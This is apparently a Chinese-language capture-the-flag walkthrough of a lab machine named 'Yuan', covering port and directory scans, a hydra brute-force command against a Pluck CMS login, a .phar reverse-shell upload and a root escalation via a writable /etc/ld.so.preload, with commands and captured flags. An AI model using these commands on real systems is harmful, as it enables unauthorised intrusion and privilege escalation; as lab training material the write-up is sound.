Yuan

nmap

```
┌──(root㉿kali-linux)-[~]
└─# nmap -sT -A -T4 -O -p 22,80 192.168.3.237
Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-31 20:33 CST
Nmap scan report for 192.168.3.237
Host is up (0.00077s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6a3b678c462af44bb1aa00c086b98f7 (RSA)
|   256 bbe8a231d405a9c931ff62f63284219d (ECDSA)
|_  256 3bae34644fa575b94ab981f9897699eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Maze-Sec \xE5\x85\x83\xE6\x97\xA6\xE5\xBA\x86\xE7\xA5\x9D
```

gobuster

发现/pluck


```
gobuster dir -u http://192.168.3.237 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html
```

```
Vaults  SFTP  parallel-kali  local

┌──(root㉿kali-linux)-[~]
└─# gobuster dir -u http://192.168.3.237 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.3.237
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.txt        (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.html       (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd.html       (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 16876]
/pluck                (Status: 301) [Size: 314] [--> http://192.168.3.237/pluck/]
/server-status        (Status: 403) [Size: 278]
Progress: 81876 / 81876 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali-linux)-[~]
└─#
```


尝试点击admin，发现可以登录



先试了burp,发现一直没结果，用hydra爆破发现超过5次有锁定，那说明密码应该简单的，猜测maze、2026、pluck等关联的，居然是 `pluck`

```
hydra -l admin -P  /usr/share/wordlists/dirb/big.txt  192.168.3.237 http-post-form '/pluck/login.php:cont1=^PASS^&bogus=&submit=Login+in:Password incorrect' -f
```

登录-文件上传



上传一句话发现变成txt，尝试 `.phar` ，反弹进入shell， `cat /etc/passwd`

```
cd /etc/passwd
bash: cd: /etc/passwd: Not a directory
www-data@Yuan:/var/www$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tommy4:x:1000:1000:,v3fXTfJ06cMMfAKGQwkZ,:/home/tommy4:/bin/bash
xnzcode:x:1001:1001:,,,:/home/xnzcode:/bin/bash
www-data@Yuan:/var/www$
```

`tommy4:x:1000:1000:,v3fXTfJ06cMMfAKGQwkZ,:/home/tommy4:/bin/bash`

尝试 ssh

```
ls -l
total 4
-rw-r--r-- 1 root root 44 Dec 20 06:08 user.txt
cat user.txt
flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}
```

flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}

```
find / -perm -2 -type f 2>/dev/null
```

```bash
find / -perm -2 -type f 2>/dev/null
/proc/26984/task/26984/attr/sockcreate
| /proc/26984/attr/current
| /proc/26984/attr/exec
| /proc/26984/attr/fscreate
| /proc/26984/attr/keycreate
| /proc/26984/attr/sockcreate
| /proc/26984/timerslack_ns
| /etc/ld.so.preload
| /var/www/html/pluck/data/trash/files/shell.php.txt
| /var/www/html/pluck/data/trash/files/reverse-shell-busybox.phar
| /var/www/html/pluck/data/trash/files/5.jpg
| /var/www/html/pluck/data/trash/files/reverse-shell-busybox.png
| /var/www/html/pluck/data/trash/files/shell.phar
| /var/www/html/pluck/data/trash/files/2.php.txt
| /var/www/html/pluck/data/trash/files/php-reverse-shell.phar.php.txt
| /var/www/html/pluck/data/settings/install.dat
| /var/www/html/pluck/data/settings/pages/1.1.php
| /var/www/html/pluck/data/settings/pages/2.maze-sec.php
| /var/www/html/pluck/data/settings/loginattempt_40a08c4b3ed7f05c0fc0262c1
d82782ff39b7eca2eb3a158f76dea0db3bf3f142d2d4f089 |
| dafe9d48c43e9a7a6ab88ef6f6003dbed9485c5aa49eaec044b94ba.php
| /var/www/html/pluck/data/settings/themepref.php
| /var/www/html/pluck/data/settings/pass.php
```

```
24  | /var/www/html/pluck/data/settings/options.php
                                                    |
25  | /var/www/html/pluck/data/settings/token.php
                                                    |
26  | /var/www/html/pluck/data/settings/update_lastcheck.php
```


`/etc/ld.so.preload` 从后往前看这一行就很突兀，复制到github看看

https://github.com/oxagast/sudo_skimmpass/tree/main

Bash

```
1  tommy4@Yuan:~$ sudo --version
2  Sudo version 1.9.5p2
3  Sudoers policy plugin version 1.9.5p2
4  Sudoers file grammar version 48
5  Sudoers I/O plugin version 1.9.5p2
6  Sudoers audit plugin version 1.9.5p2
7
8  tommy4@Yuan:~$ ls -la /etc/ld.so.preload
9  -rw-r--rw- 1 root root 0 Dec 20 06:27 /etc/ld.so.preload
```

参考git和deepseek的提示，一步步写出C提权的代码，然后按照操作执行



1. `gcc -fPIC -shared -o evil.so evil.c -nostartfiles`

2. `echo "/tmp/evil.so" > /etc/ld.so.preload`

#(运行任何一个常见的系统命令，例如 `ls` 或 `cat` ，都会触发恶意库的加载。)

3. `sudo --version`

```bash
tommy4@Yuan:~$ vim /tmp/test1.c
tommy4@Yuan:~$ gcc -fPIC -shared -o /tmp/test1.so /tmp/test1.c
tommy4@Yuan:~$ ls -la /tmp
total 64
drwxrwxrwt 10 root   root    4096 Jan  1 10:20 .
drwxr-xr-x 18 root   root    4096 Mar 18  2025 ..
drwxrwxrwt  2 root   root    4096 Jan  1 10:18 .font-unix
drwxrwxrwt  2 root   root    4096 Jan  1 10:18 .ICE-unix
drwx------  3 root   root    4096 Jan  1 10:18 systemd-private-7ed64452a3e041239466881e1b0a4b4e-apache2.service-EaARki
drwx------  3 root   root    4096 Jan  1 10:18 systemd-private-7ed64452a3e041239466881e1b0a4b4e-systemd-logind.service-QrVDCi
drwx------  3 root   root    4096 Jan  1 10:18 systemd-private-7ed64452a3e041239466881e1b0a4b4e-systemd-timesyncd.service-YOeSXi
-rw-r--r--  1 tommy4 tommy4  3586 Jan  1 10:20 test1.c
-rwxr-xr-x  1 tommy4 tommy4 16696 Jan  1 10:20 test1.so
drwxrwxrwt  2 root   root    4096 Jan  1 10:18 .Test-unix
drwxrwxrwt  2 root   root    4096 Jan  1 10:18 .X11-unix
drwxrwxrwt  2 root   root    4096 Jan  1 10:18 .XIM-unix
tommy4@Yuan:~$ echo '/tmp/test1.so' > /etc/ld.so.preload
tommy4@Yuan:~$ sudo --version
Sudo version 1.9.5p2
Sudoers policy plugin version 1.9.5p2
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.5p2
Sudoers audit plugin version 1.9.5p2
tommy4@Yuan:/tmp$ cat /tmp/root_flag_final.txt
flag{root-6abd51ee921a5a9db30b78cf17d85dc7}
```

flag{root-6abd51ee921a5a9db30b78cf17d85dc7}